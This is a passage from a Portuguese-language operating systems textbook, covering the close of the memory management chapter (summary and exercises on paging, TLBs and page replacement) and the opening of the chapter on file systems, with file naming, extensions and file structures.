uma lista de rotinas específicas e protegidas pode ser chamada. O nível 2 contém rotinas de bibliotecas, passíveis de serem compartilhadas entre muitos programas em execução. Os programas do usuário podem chamar essas rotinas e ler seus dados, mas estes não podem ser modificados. Por fim, os programas do usuário executam em nível 3, que apresenta a menor proteção.

Interrupções de software e de hardware empregam um mecanismo similar àquele das portas de chamadas. Elas também referenciam descritores, em vez de endereços absolutos, e os descritores apontam para rotinas específicas a serem executadas. O campo Tipo na Figura 3.37 diferencia segmentos de códigos, segmentos de dados e os vários tipos de portas.

# 3.8 Pesquisas em gerenciamento de memória

O gerenciamento de memória — especialmente os algoritmos de paginação — outrora foi uma área fértil de pesquisa, mas hoje em dia é escassa, pelo menos quanto a sistemas de propósito geral. A maioria dos sistemas reais tende a usar alguma variação do algoritmo do relógio, em razão da facilidade de implementação e efetividade relativa. No entanto, uma exceção recente é o reprojeto do sistema de memória virtual BSD 4.4 (Cranor e Parulkar, 1999).

De qualquer modo, ainda existem pesquisas em andamento relacionadas à paginação em novos tipos de sistemas. Por exemplo, telefones celulares e PDAs se transformaram em pequenos PCs, e muitos deles paginam a RAM para o 'disco', com a diferença de que um disco em um telefone celular é a memória flash, que tem propriedades diferentes das do disco magnético rotativo. Parte do trabalho recente é relatada por (In et al., 2007; Joo et al., 2006; Park et al., 2004a). Park et al. (2004b) também examinaram paginação por demanda consciente de energia em dispositivos móveis.

Além do mais, há pesquisas sobre a modelação do desempenho da paginação (Albers et al., 2002; Burton e Kelly, 2003; Cascaval et al., 2005; Panagiotou e Souza, 2006; Peserico, 2003). Interessa também o gerenciamento de memória para sistemas multimídia (Dasigenis et al., 2001; Hand, 1999) e sistemas de tempo real (Pizlo e Vitek, 2006).

# Resumo

Neste capítulo examinamos o gerenciamento de memória. Vimos que os sistemas mais simples não realizam qualquer tipo de troca de processos entre a memória e o disco ou paginação. Uma vez que um programa é carregado para a memória, ele permanece nela até sua finalização. Alguns sistemas operacionais permitem somente um processo por vez na memória, enquanto outros suportam multiprogramação.

O próximo passo é a troca de processos entre a memória e o disco. Quando ela é usada, o sistema pode tratar processos em maior número do que a quantidade de memória de que dispõe e permitiria. Os processos para os quais não existe memória disponível são levados para o disco. O espaço livre na memória ou no disco é controlado com o uso de mapa de bits ou lista de lacunas.

Os computadores modernos muitas vezes apresentam alguma forma de memória virtual. Em sua configuração mais simples, o espaço de endereçamento de cada processo é dividido em blocos de tamanho uniforme chamados de páginas, que podem ser colocadas em qualquer moldura de página disponível na memória. Existem muitos algoritmos de substituição de página; dois dos melhores são o algoritmo do envelhecimento (aging) e o WSClock.

Para fazer com que os sistemas de paginação trabalhem bem, a escolha do algoritmo não é suficiente; é necessário também observar questões como a determinação do conjunto de trabalho, a política de alocação de memória e o tamanho da página.

A segmentação ajuda no tratamento de estruturas de dados que alteram seus tamanhos durante a execução e simplifica a ligação e o compartilhamento. Ela facilita, ainda, o provimento de proteção diferenciada para segmentos diferentes. Muitas vezes a segmentação e a paginação são combinadas para fornecer uma memória virtual bidimensional. O sistema MULTICS e o Pentium da Intel suportam segmentação e paginação.

#### **Problemas**

1. Na Figura 3.3, o registrador-base e o registrador-limite contêm o mesmo valor, 16.384. Isso é apenas um aciden-

- te ou eles são sempre iguais? Se for apenas um acidente, por que eles são iguais nesse exemplo?
- 2. Um sistema de troca de processos elimina lacunas na memória via compactação. Ao supor uma distribuição aleatória de muitas lacunas e diversos segmentos de dados e um tempo de leitura/escrita de 10 ns para uma palavra de memória de 32 bits, quanto tempo ele levará para compactar 128 MB? Para simplificar, presuma que a palavra 0 é parte de uma lacuna e que a palavra da parte mais alta da memória contenha dados válidos.
- 3. Neste problema, você deve comparar o armazenamento necessário para manter o controle da memória disponível usando um mapa de bits versus uma lista encadeada. A memória de 128 MB é alocada em unidades de n bytes. Para a lista encadeada, presuma que a memória seja constituída de uma sequência alternada de segmentos e lacunas, cada um de 64 KB. Além disso, suponha que cada nó da lista encadeada precise de um endereçamento de memória de 32 bits 16 bits para o comprimento e 16 bits para o campo Próximo nó. Quantos bytes de armazenamento são necessários para cada método? Qual é o melhor?
- 4. Considere um sistema de troca de processos entre a memória e o disco no qual a memória é constituída dos seguintes tamanhos de lacunas em ordem na memória: 10 KB, 4 KB, 20 KB, 18 KB, 7 KB, 9 KB, 12 KB e 15 KB. Qual lacuna é tomada pelas solicitações sucessivas do segmento de:
  - (a) 12 KB.
  - (b) 10 KB.
  - (c) 9 KB.

para o first fit? Repita agora a questão para o best fit, o worst fit e o next fit.

- Para cada um dos seguintes endereços virtuais decimais, calcule o número da página virtual e o deslocamento para uma página de 4 KB e para uma página de 8 KB: 20000, 32768, 60000.
- 6. O processador Intel 8086 não suporta memória virtual. Apesar disso, antigamente, algumas empresas venderam sistemas que continham uma CPU 8086 original e faziam paginação. Suponha como eles faziam isso. *Dica*: pense na localização lógica da MMU.
- 7. Considere o programa em C seguinte:

int X[N];

int step = M; // M é alguma constante predefinida for (int i=0; i < N; i += step) X[i] + 1;

- (a) Se esse programa for executado em uma máquina com um tamanho de página de 4 KB e uma TLB de entrada de 64 bits, que valores de M e N causarão uma ausência de página na TLB para cada execução do laço interno?
- (b) Sua resposta na parte (a) seria diferente se o *laço* fosse repetido muitas vezes? Explique.
- **8.** A quantidade de espaço em disco que precisa estar disponível para armazenamento de página é relacionada com o número máximo de processos (*n*), o número de bytes no

- espaço de endereçamento virtual (*v*) e o número de bytes de RAM (*r*). Elabore uma expressão matemática para os requisitos de espaço de disco, considerando a pior das hipóteses. Até que ponto essa quantidade é realista?
- 9. Uma máquina tem um espaço de endereçamento de 32 bits e uma página de 8 KB. A tabela de páginas está totalmente em hardware, com uma palavra de 32 bits para cada entrada. Quando um processo tem início, a tabela de páginas é copiada para o hardware a partir da memória, no ritmo de uma palavra a cada 100 ns. Se cada processo executa durante 100 ms (incluindo o tempo para carregar a tabela de páginas), qual a fração do tempo de CPU que é dedicada ao carregamento das tabelas de páginas?
- **10.** Suponha que uma máquina tenha endereços virtuais de 48 bits e endereços físicos de 32 bits.
  - (a) Se as páginas são de 4 KB, quantas entradas estão na tabela de páginas se ela tiver apenas um único nível? Explique.
  - (b) Suponha que esse mesmo sistema tenha uma TLB (translation lookaside buffer — tabela de tradução de endereços) com 32 entradas. Além disso, suponha que um programa contenha instruções que se encaixem em uma página e leiam sequencialmente elementos de números inteiros longos de um arranjo de milhares de páginas. O quanto a TLB será eficiente para esse caso?
- Suponha que uma máquina tenha endereços virtuais de 38 bits e endereços físicos de 32 bits.
  - (a) Qual é a principal vantagem de uma tabela de páginas em múltiplos níveis em relação a uma de nível único?
  - (b) Com uma tabela de páginas de dois níveis, páginas de 16 KB e entradas de 4 bytes, quantos bits deveriam ser alocados para o campo da tabela no topo da página e quantos para o campo da tabela de páginas do próximo nível? Explique.
- 12. Um computador com um endereçamento de 32 bits usa uma tabela de páginas de dois níveis. Os endereços são quebrados em um campo de 9 bits para a tabela de páginas de nível 1, um campo de 11 bits para a tabela de páginas de nível 2 e um deslocamento. Qual o tamanho das páginas e quantas existem no espaço de endereçamento citado?
- **13.** Suponha que um endereço virtual de 32 bits seja quebrado em quatro campos: *a, b, c* e *d.* Os três primeiros são usados para um sistema de tabela de páginas de três níveis. O quarto campo, *d,* é o deslocamento. O número de páginas depende dos tamanhos de todos os quatro campos? Se não, quais campos influenciam nessa questão e quais não?
- 14. Um determinado computador tem endereços virtuais de 32 bits e páginas de 4 KB. O programa e os dados, juntos, cabem na página de mais baixa ordem (0–4095). A pilha cabe na página de mais alta ordem. Quantas entradas são necessárias na tabela de páginas se a paginação tradicional (de um nível) é usada? E quantas entradas na tabela de páginas são necessárias para uma paginação de dois níveis, com 10 bits para cada parte?

- Capítulo 3
- Gerenciamento de memória
- 15. Um computador cujos processos têm 1.024 páginas em seus espaços de endereçamento mantém suas tabelas na memória. A sobrecarga necessária para a leitura de uma palavra da tabela de páginas é de 5 ns. Para reduzir esse custo, o computador tem uma TLB, que contém 32 pares (página virtual, moldura de página) e assim pode fazer uma varredura nas entradas em 1 ns. Qual é a taxa de acerto necessária para reduzir a sobrecarga média para 2 ns?
- 16. A TLB no VAX não contém o bit R. Por quê?
- 17. Como pode uma memória associativa, necessária para uma TLB, ser implementada em hardware, e quais são as implicações quanto à capacidade de expansão para esse projeto?
- 18. Uma máquina tem um endereçamento virtual de 48 bits e um endereçamento físico de 32 bits. As páginas são de 8 KB. Quantas entradas são necessárias para a tabela de páginas?
- 19. Um computador com uma página de 8 KB, uma memória de 256 KB e um espaço de endereçamento de 64 GB usa uma tabela de páginas invertidas para implementar sua memória virtual. Qual tamanho deve ter a tabela de espalhamento para garantir um tamanho médio da cadeia de espalhamento menor que 1? Presuma que o tamanho da tabela de espalhamento é uma potência de dois.
- Um estudante da disciplina projeto de compiladores propõe ao professor um projeto de um compilador que produzirá uma lista de referências de páginas, a qual poderá ser usada para implementar o algoritmo de substituição ótimo. Isso é possível? Por quê? Existe algo que poderia ser feito para melhorar a eficiência da paginação em tempo de execução?
- 21. Suponha que o fluxo de referência de página virtual contenha repetições de sequências longas de referências de páginas seguidas ocasionalmente por uma referência de página aleatória. Por exemplo, a sequência: 0, 1, ..., 511, 431, 0, 1, ..., 511, 332, 0, 1, ... consiste em repetições da sequência 0, 1, ..., 511 seguidas por uma referência aleatória às páginas 431 e 332.
  - (a) Por que os algoritmos de substituição de página (LRU, FIFO, relógio) não serão eficazes no tratamento da carga de trabalho para uma alocação de página que seja menor que o comprimento da sequência?
  - (b) Se nesse programa foram alocadas 500 molduras de páginas, descreva um método de substituição de página que tenha um desempenho melhor que os algoritmos LRU, FIFO ou relógio.
- 22. Se o algoritmo de substituição FIFO é usado com quatro molduras de página e oito páginas virtuais, quantas faltas de página ocorrerão com a cadeia de referências 0172327103 se os quatro quadros estão inicialmente vazios? Agora repita este problema para LRU.
- 23. Observe a sequência de páginas da Figura 3.14(b). Suponha que os bits R, para as páginas de B a A, sejam 11011011, respectivamente. Quais páginas serão removidas pelo algoritmo segunda chance?
- 24. Um computador pequeno tem quatro molduras de página. No primeiro tique de relógio, os bits R são 0111 (página 0 é 0, as demais são 1). Nos tiques subsequentes os

- valores são 1011, 1010, 1101, 0010, 1010, 1100 e 0001. Se o algoritmo do envelhecimento (aging) é usado com um contador de 8 bits, quais os valores dos quatro contadores após o último tique?
- 25. Dê um exemplo simples de uma sequência de referência de páginas onde a primeira página selecionada para substituição seja diferente para os algoritmos de substituição de página relógio e LRU. Suponha que em um processo sejam alocadas três molduras e que a cadeia de referência contenha números de página do conjunto 0, 1, 2, 3.
- 26. No algoritmo WSClock da Figura 3.20(c), o ponteiro do relógio aponta para a página com R = 0. Se  $\tau = 400$ , essa página será removida? O que acontecerá se  $\tau = 1000$ ?
- 27. Quanto tempo leva para carregar um programa de 64 KB de um disco cujo tempo de posicionamento médio seja de 10 ms, o tempo de rotação seja de 10 ms e cujas trilhas contenham 32 KB, considerando:
  - (a) tamanho de página de 2 KB?
  - (b) tamanho de página de 4 KB?

As páginas são espalhadas aleatoriamente ao redor do disco, e o número de cilindros é tão grande que a probabilidade de duas páginas estarem no mesmo cilindro é desprezível.

28. Um computador tem quatro molduras de página. O tempo de carregamento de página na memória, o instante do último acesso e os bits R e M para cada página são mostrados a seguir (os tempos estão em tiques de relógio):

Página	Carregado	Última ref.	R	М
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

- (a) Qual página será trocada pelo NRU?
- (b) Qual página será trocada pelo FIFO?
- (c) Qual página será trocada pelo LRU?
- (d) Qual página será trocada pelo segunda chance?
- 29. Considere o seguinte arranjo bidimensional:

#### int X[64][64];

Suponha que um sistema tenha quatro molduras de página e que cada moldura seja de 128 palavras (um número inteiro ocupa uma palavra). Os programas que manipulam o arranjo X se ajustam exatamente a uma página e sempre ocupam a página 0. Os dados são trocados para dentro e para fora das outras três molduras. O arranjo X é armazenado segundo a ordem da fila maior (isto é, X[0][1] segue X[0][0] na memória). Qual dos dois fragmentos de código mostrados a seguir gerará o menor número de faltas de página? Explique e calcule o número total de faltas de página.

Fragmento A

for (int 
$$j = 0$$
;  $j < 64$ ;  $j++$ )  
for (int  $i = 0$ ;  $i < 64$ ;  $i++$ )  $X[i][j] = 0$ ;

Fragmento B

for (int 
$$i = 0$$
;  $i < 64$ ;  $i++$ )  
for (int  $j = 0$ ;  $j < 64$ ;  $j++$ )  $X[i][j] = 0$ ;

- 30. Uma das primeiras máquinas de compartilhamento de tempo, o PDP-1, tinha uma memória de 4 K palavras de 18 bits. Ele mantinha um processo por vez na memória. Quando o escalonador decidia executar outro processo, o processo da memória era escrito em um disco (tambor) de páginas, com 4 K palavras de 18 bits, ao redor da circunferência do disco. O disco poderia começar a escrever (ou ler) em qualquer palavra, em vez de somente na palavra 0. Por que você acha que esse disco foi escolhido?
- 31. Um computador provê, a cada processo, 65.536 bytes de espaço de endereçamento dividido em páginas de 4.096 bytes. Um determinado programa tem um tamanho de texto de 32.768 bytes, um tamanho de dados de 16.386 bytes e um tamanho de pilha de 15.870 bytes. Esse programa se encaixa no referido espaço de endereçamento? Se o tamanho da página fosse de 521 bytes, ele se encaixaria? (Lembre-se de que uma página não pode conter partes de dois segmentos diferentes.)
- **32.** Uma página pode estar em dois conjuntos de trabalho (*working sets*) ao mesmo tempo? Explique.
- 33. Tem-se observado que o número de instruções executadas entre faltas de página é diretamente proporcional ao número de molduras de página alocadas para um programa. Se a memória disponível for duplicada, o intervalo médio entre faltas de página será duplicado. Suponha que uma instrução normal leve um microssegundo, mas, se uma falta de página ocorrer, ela levará 2.001 microssegundos (isto é, 2 ms para tratar a falta). Se um programa leva 60 s para executar período em que ele terá 15 mil faltas de página —, quanto tempo ele levaria para executar se existissem duas vezes mais memória disponível?
- 34. Um grupo de projetistas de sistemas operacionais da empresa Frugal Computer está tentando encontrar meios de reduzir a quantidade de área de troca necessária em seus sistemas operacionais. O líder do grupo sugeriu não perder tempo, de modo algum, com o salvamento do texto do programa na área de troca, mas, simplesmente, paginá-lo diretamente do arquivo binário quando necessário. Se é que isso é possível, sob quais condições essa ideia funciona para o código do programa? E sob quais condições ela funciona para os dados?
- 35. Uma instrução de linguagem de máquina para carregar uma palavra de 32 bits para dentro de um registrador contém o endereço de 32 bits da própria palavra a ser carregada. Qual é o número máximo de faltas de página que essa instrução pode causar?
- 36. Quando a segmentação e a paginação são usadas em conjunto, como no MULTICS, primeiro o descritor de segmentos deve ser procurado e, então, o descritor da página.

- A TLB também trabalha dessa maneira, com dois níveis de procura?
- 37. Consideremos um programa que tenha os dois segmentos mostrados a seguir, consistindo de instruções no segmento 0 e de dados de leitura/escrita no segmento 1. O segmento 0 tem proteção leitura/execução e o segmento 1 tem proteção leitura/escrita. O sistema de memória é um sistema de memória virtual paginado por demanda com endereços virtuais que têm um número de página de 4 bits e um deslocamento de 10 bits. As tabelas de páginas e proteção são as seguintes (todos os números na tabela são decimais):

Segmento 0 Leitura/execução		Segmento 1 Leitura/escrita		
0	2	0	Em disco	
1	Em disco	1	14	
2	11	2	9	
3	5	3	6	
4	Em disco	4	Em disco	
5	Em disco	5	13	
6	4	6	8	
7	3	7	12	

Para cada um dos seguintes casos, elas dão o endereço de memória real (efetiva) que resulta da tradução de endereço dinâmica ou identificam o tipo de erro que ocorre (seja erro de página ou de proteção).

- (a) Buscar do segmento 1, página 1, deslocamento 3.
- (b) Armazenar no segmento 0, página 0, deslocamento 16.
- (c) Buscar do segmento 1, página 4, deslocamento 28.
- (d) Saltar para localização no segmento 1, página 3, deslocamento 32.
- 38. Você consegue imaginar alguma situação em que dar suporte à memória virtual seria uma má ideia e o que se ganha quando não é necessário o suporte de memória virtual? Explique.
- 39. Desenhe um histograma e calcule a média e a mediana dos tamanhos de arquivos binários executáveis em um computador a que você tem acesso. Em um sistema Windows, olhe todos os arquivos .exe e .dll; em um sistema UNIX, verifique todos os arquivos executáveis no /bin, /usr/bin e /local/bin que não sejam scripts (ou use o utilitário file para encontrar todos os executáveis). Determine o tamanho ótimo da página para esse computador, levando em conta apenas o código (nenhum dado). Considere a fragmentação interna e o tamanho da tabela de páginas, fazendo uma suposição razoável sobre o tamanho da entrada na tabela de páginas. Presuma que todos os progra-

- Gerenciamento de memória
- mas podem ser executados com igual probabilidade e que, portanto, é possível atribuir-lhes o mesmo peso.
- 40. Programas pequenos para MS-DOS podem ser compilados como arquivos .COM. Esses arquivos são sempre carregados no endereço 0x100 em um segmento único de memória que é usado para código, dados e pilha. As instruções que transferem o controle da execução, como JMP e CALL, ou que acessam dados estáticos, de endereços fixos, têm o endereço compilado no código-objeto. Escreva um programa capaz de realocar esse arquivo de programa para executar em um endereço arbitrário. Seu programa deve varrer o código e procurar códigos-objeto de instruções que referenciam endereços fixos de memória e então modificar os enderecos que apontam para as posições de memória dentro da faixa a ser realocada. Você pode encontrar os códigos-objeto em um texto de linguagem de programação assembly. Note que fazer isso com perfeição, sem utilizar informação adicional, em geral é impossível, pois algumas palavras de dados podem ter valores que imitem códigos-objeto de instruções.
- 41. Escreva um programa que simule um sistema de paginação usando o algoritmo de envelhecimento. O número de molduras de página é um parâmetro. A sequência de referências de páginas deve ser lida de um arquivo. Para um dado arquivo de entrada, represente o número de faltas de página por 1.000 referências de memória como função do número de molduras de página disponíveis.
- 42. Escreva um programa que demonstre o efeito de ausências de página na TLB sobre o tempo de acesso à memória efetivo medindo o tempo por acesso necessário para percorrer um arranjo grande.
  - (a) Explique os principais conceitos por trás do programa e descreva o que você espera que a saída mostre a alguma arquitetura de memória virtual prática.

- (b) Execute o programa em algum computador e explique o quanto os dados se ajustam a suas expectativas.
- (c) Repita a parte (b), mas para um computador mais antigo, com uma arquitetura diferente, e explique as principais diferenças na saída.
- 43. Escreva um programa que demonstre a diferença entre o uso de uma política de substituição de página local e uma global para o caso simples de dois processos. Você precisará de uma rotina que possa gerar uma cadeia de referência de página baseada em um modelo estatístico. Esse modelo tem N estados numerados de 0 a N-1, representando cada uma das referências de página possíveis, e uma probabilidade p, associada com cada estado i, representando a chance de que a próxima referência seja à mesma página. Em outras circunstâncias, a próxima referência de página será uma das outras páginas com igual probabilidade.
  - (a) Demonstre que a rotina de geração de cadeia de caracteres de referência de página se comporta apropriadamente para algum N com valor pequeno.
  - (b) Calcule a taxa de falta de página para um pequeno exemplo no qual há um processo e um número fixo de molduras de página. Explique por que o comportamento é correto.
  - (c) Repita a parte (b) com dois processos com sequências de referência de página independentes e duas vezes mais molduras de página que na parte (b).
  - Repita a parte (c), mas usando uma política global em vez de uma local. Além disso, compare a taxa de falta de página por processo com a do método de política local.

# Capítulo 4

# Sistemas de arquivos

Todas as aplicações precisam armazenar e recuperar informação. Enquanto estiver executando, um processo pode armazenar uma quantidade limitada de informação dentro de seu próprio espaço de endereçamento. Contudo, a capacidade de armazenamento está restrita ao tamanho do espaço de endereçamento virtual. Para algumas aplicações, esse tamanho é adequado, mas, para outras, como reservas de passagens aéreas, bancos ou sistemas corporativos, é pequeno demais.

Um segundo problema em manter a informação dentro do espaço de endereçamento do processo é que, quando o processo termina, a informação é perdida. Em muitas aplicações (por exemplo, bancos de dados), a informação precisa ficar retida por semanas, meses ou até mesmo para sempre. É inaceitável que a informação em uso pelo processo desapareça quando ele é encerrado. Além disso, a informação não deve desaparecer se uma falha no computador eliminar o processo.

Um terceiro problema é que muitas vezes é necessário que múltiplos processos tenham acesso à informação (ou a parte dela) ao mesmo tempo. Se tivermos uma lista telefônica on-line armazenada dentro do espaço de endereçamento de um determinado processo, somente esse processo poderá ter acesso a ela. A solução para esse problema é tornar a própria informação independente de qualquer processo.

Assim, temos três requisitos essenciais para o armazenamento de informação por longo prazo:

- 1. Deve ser possível armazenar uma quantidade muito grande de informação.
- 2. A informação deve sobreviver ao término do processo que a usa.
- Múltiplos processos têm de ser capazes de acessar a informação concorrentemente.

Durante anos os discos magnéticos foram responsáveis pelo armazenamento de informações de longo prazo. Fitas e discos óticos também foram utilizados, mas seu desempenho era bastante inferior. Estudaremos mais sobre discos no Capítulo 5, mas, por ora, basta saber que eles são sequências lineares de blocos de tamanho fixo que suportam duas operações:

- 1. Leia o bloco k.
- 2. Escreva no bloco k.

Na verdade, existem outras operações, mas, em princípio, todos os problemas relacionados ao armazenamento no longo prazo conseguem ser resolvidos por essas duas operações.

Entretanto, as operações de leitura e escrita são muito inconvenientes, especialmente em sistemas grandes usados por muitas aplicações e, possivelmente, por muitos usuários (por exemplo, em um servidor). Nessa situação, algumas das perguntas que surgem são as seguintes:

- 1. Como encontrar a informação?
- 2. Como impedir que um usuário tenha acesso a informações de outro usuário?
- Como saber quais blocos estão livres?

Como vimos, assim como o sistema operacional abstrai do conceito de processador para criar a abstração de um processo e abstrai do conceito de memória lísica para oferecer ao processo um espaço de endereçamento (virtual), é possível solucionar este problema com uma nova abstração: a de arquivo. Juntas, as abstrações de processos (e threads), espaços de endereçamento e arquivos são os conceitos mais importantes relacionados aos sistemas operacionais. Se de fato compreender esses três conceitos do começo ao fim, você estará no caminho certo para se tornar um especialista em sistemas operacionais.

**Arquivos** são unidades lógicas de informação criadas por processos. Em geral, um disco contém milhares de arquivos, um independente do outro. Na verdade, os arquivos também são uma espécie de espaço de endereçamento, mas eles são usados para modelar o disco e não a memória RAM.

Os processos podem ler os arquivos existentes e criar novos, se necessário. A informação armazenada em arquivos deve ser **persistente**, isto é, não pode ser afetada pela criação e pelo término de um processo. Um arquivo só desaparecerá quando seu proprietário removê-lo explicitamente. Embora as operações de leitura e escrita sejam as mais comuns, existem muitas outras e vamos examinar algumas delas a seguir.

Arquivos são gerenciados pelo sistema operacional. O modo como são estruturados, nomeados, acessados, usados, protegidos e implementados são um dos principais tópicos de um projeto de sistema operacional. De modo geral, essa parte do sistema operacional que trata dos arquivos é conhecida como **sistema de arquivos** e é o assunto deste capítulo.

Do ponto de vista do usuário, o aspecto mais importante de um sistema de arquivos é como ele lhe parece, isto é, o que constitui um arquivo, como os arquivos são

Capítulo 4

nomeados e protegidos, quais operações são permitidas em arquivos e assim por diante. Detalhes sobre se são usados listas encadeadas ou mapas de bits para controlar o armazenamento disponível e quantos setores há em um bloco lógico são de menor interesse, contudo são de grande importância para os projetistas do sistema de arquivos. Por isso, estruturamos este capítulo em várias seções. As duas primeiras são relacionadas à interface do usuário para os arquivos e para os diretórios, respectivamente. Em seguida, vem uma discussão detalhada sobre como o sistema de arquivos é implementado e gerenciado. Por fim, mostramos alguns exemplos de sistemas de arquivos reais.

# **Arquivos**

Nas próximas páginas, estudaremos os arquivos do ponto de vista do usuário, isto é, como eles são usados e quais são suas propriedades.

# 4.1.1 Nomeação de arquivos

Arquivo é um mecanismo de abstração. Ele oferece meios de armazenar informações no disco e de lê-las depois. Isso deve ser feito de um modo que isole o usuário dos detalhes sobre como e onde a informação está armazenada e como os discos na verdade funcionam.

Provavelmente a característica mais importante de qualquer mecanismo de abstração é o modo como os objetos são gerenciados e nomeados; portanto, iniciaremos nosso estudo de sistemas de arquivos falando sobre a nomeação de arquivos. Quando um processo cria um arquivo, ele dá um nome a esse arquivo. Quando o processo termina, o arquivo continua existindo e outros processos podem ter acesso a ele simplesmente buscando seu nome.

As regras exatas para se dar nome a um arquivo variam de sistema para sistema, mas todos os sistemas operacionais atuais permitem cadeias de caracteres (strings) de uma até oito letras como nomes válidos de arquivos. Assim, andrea, leandro e regina são possíveis nomes de arquivos. Frequentemente dígitos e caracteres especiais também são permitidos, tornando válidos nomes como 2, urgente! e Figura 2.14. Muitos sistemas de arquivos permitem nomes com tamanhos de até 255 caracteres.

Alguns sistemas de arquivos distinguem letras maiúsculas de minúsculas e outros, não. O UNIX pertence à primeira categoria; o MS-DOS pertence à segunda. Portanto, um sistema UNIX pode ter três arquivos distintos chamados: maria, Maria e MARIA. No MS-DOS, todos esses nomes referem-se ao mesmo arquivo.

Cabe agora um comentário à parte sobre os sistemas de arquivos. O Windows 95 e o Windows 98 usam o sistema de arquivos do MS-DOS, denominado FAT-16, e, portanto, herdam muitas de suas propriedades, como a formação dos nomes dos arquivos. O Windows 98 introduziu algumas extensões à FAT-16 e levou à criação da FAT-32, mas os dois sistemas são bastante parecidos. Além disso, o Windows NT. o Windows 2000, o Windows XP e o Windows Vista ainda suportam o sistema de arquivos FAT, que atualmente está muito obsoleto. Esses quatro sistemas operacionais baseados no NT apresentam um sistema de arquivos nativo (o NTFS) que tem propriedades diferentes (como nomes de arquivos em Unicode). Neste capítulo, quando nos referirmos ao MS-DOS ou sistemas de arquivos FAT, estaremos falando sobre FAT-16 e FAT-32 da forma como são usados no Windows, a menos que algo diferente seja especificado. Discutiremos o sistema de arquivos FAT posteriormente neste mesmo capítulo e o NTFS no Capítulo 11, quando examinaremos com detalhes o Windows Vista.

Muitos sistemas operacionais permitem nomes de arquivos com duas partes separadas por um ponto, como em prog.c. A parte que segue o ponto é chamada de extensão do arquivo e normalmente indica algo sobre o arquivo. No MS-DOS, por exemplo, os nomes de arquivos têm de um a oito caracteres e mais uma extensão opcional de um a três caracteres. No UNIX, o tamanho da extensão, se houver, fica a critério do usuário, e um arquivo pode ter até mesmo duas ou mais extensões, como em homepage.html.zip, em que .html indica uma página da Web em HTML e .zip indica que o arquivo (homepage.html) foi comprimido usando o programa zip. Algumas das extensões de arquivos mais comuns e seus significados são mostrados na Tabela 4.1.

Em alguns sistemas (por exemplo, no UNIX), as extensões de arquivos constituem apenas convenções e não são impostas pelo sistema operacional. Um arquivo chamado file.txt pode ser algum tipo de arquivo-texto, mas o nome serve mais para lembrar ao proprietário e não para oferecer qualquer informação real ao computador. Por outro lado, um compilador C pode exigir que os arquivos a serem compilados terminem com .c e, se isso não acontecer, pode se negar a compilá-los.

Convenções como essas são especialmente úteis quando o mesmo programa é capaz de lidar com vários tipos diferentes de arquivos. Ao compilador C, por exemplo, pode ser fornecida uma lista com vários arquivos para compilá-los e ligá-los, alguns deles arquivos em C, e outros, arquivos em linguagem assembly. A extensão torna-se, então, essencial para o compilador distinguir os arquivos em C dos arquivos em linguagem assembly e também de outros arquivos.

Por outro lado, o Windows sabe sobre as extensões e atribui significado a elas. Os usuários (ou os processos) podem registrar extensões no sistema operacional especificando, para cada uma delas, qual programa 'possui' aquela extensão. Quando um usuário clica duas vezes em um nome de arquivo, o programa atribuído à sua extensão é executado tendo o arquivo como parâmetro. Por exemplo, clicar duas vezes sobre file.doc inicializará a execução do Microsoft Word tendo o *file.doc* como seu arquivo inicial de edição.

Extensão	Significado		
.bak	Cópia de segurança		
.c	Código-fonte de programa em C		
.gif	Imagem no formato Graphical Interchange Format		
.hlp	Arquivo de ajuda		
.html	Documento em HTML		
.jpg	Imagem codificada segundo padrões JPEG		
.mp3	Música codificada no formato MPEG (camada 3)		
.mpg	Filme codificado no padrão MPEG		
.0	Arquivo objeto (gerado por compilador, ainda não ligado)		
.pdf	Arquivo no formato PDF (Portable Document File)		
.ps	Arquivo PostScript		
.tex	Entrada para o programa de formatação TEX		
.txt	Arquivo de texto		
.zip	Arquivo compactado		

Tabela 4.1 Algumas extensões comuns de arquivos.

# 4.1.2 Estrutura de arquivos

Os arquivos podem ser estruturados de várias maneiras. Três possibilidades comuns são exibidas na Figura 4.1. O arquivo na Figura 4.1(a) é uma sequência desestruturada de bytes. De fato, o sistema operacional não sabe o que o arquivo contém ou simplesmente não se interessa por isso. Tudo o que ele vê são bytes. Qualquer significado deve ser imposto pelos programas em nível de usuário. Tanto o UNIX quanto o Windows utilizam essa estratégia.

Ter o sistema operacional tratando arquivos como nada mais que sequências de bytes oferece a máxima flexibilidade. Os programas de usuários podem pôr qualquer coisa que queiram em seus arquivos e chamá-los do nome que lhes convier. Os sistemas operacionais não ajudam, mas também não atrapalham. Para usuários que queiram fazer coisas incomuns, essa característica pode ser muito importante. Todas as versões do UNIX, do MS-DOS e do Windows usam esse modelo de arquivo.

O primeiro passo na estruturação é mostrado na Figura 4.1(b). Nesse modelo, um arquivo é uma sequência de registros de tamanho fixo, cada um com alguma estrutura interna. A ideia central de ter um arquivo como uma sequência de registros é que a operação de leitura retorna um registro e a operação de escrita sobrepõe ou anexa um registro. Como uma observação histórica, vale lembrar que, décadas atrás, quando o cartão de 80 colunas perfurado era




Figura 4.1 Três tipos de arquivos. (a) Sequência de bytes. (b) Sequência de registros. (c) Árvore.

o astro, muitos sistemas operacionais de computadores de grande porte baseavam seus sistemas de arquivos em arquivos formados por registros de 80 caracteres, correspondentes às imagens dos cartões. Esses sistemas também aceitavam arquivos com registros de 132 caracteres, destinados às impressoras de linha (que naquele tempo eram grandes impressoras de corrente com 132 colunas). Os programas liam a entrada em unidades de 80 caracteres e escreviam em unidades de 132 caracteres, embora 52 deles pudessem ser espaços em branco, claro. Nenhum sistema de propósito geral atual usa esse modelo como sistema primário de arquivos, mas ele era muito comum nos computadores de grande porte na época dos cartões perfurados de 80 colunas e das impressoras de 132 caracteres por linha.

O terceiro tipo de estrutura de arquivo é mostrado na Figura 4.1(c). Nessa organização, um arquivo é constituído de uma árvore de registros, não necessariamente todos de mesmo tamanho, cada um contendo um **campo-chave** em uma posição fixa no registro. A árvore é ordenada pelo campo-chave para que se busque mais rapidamente por uma chave específica.

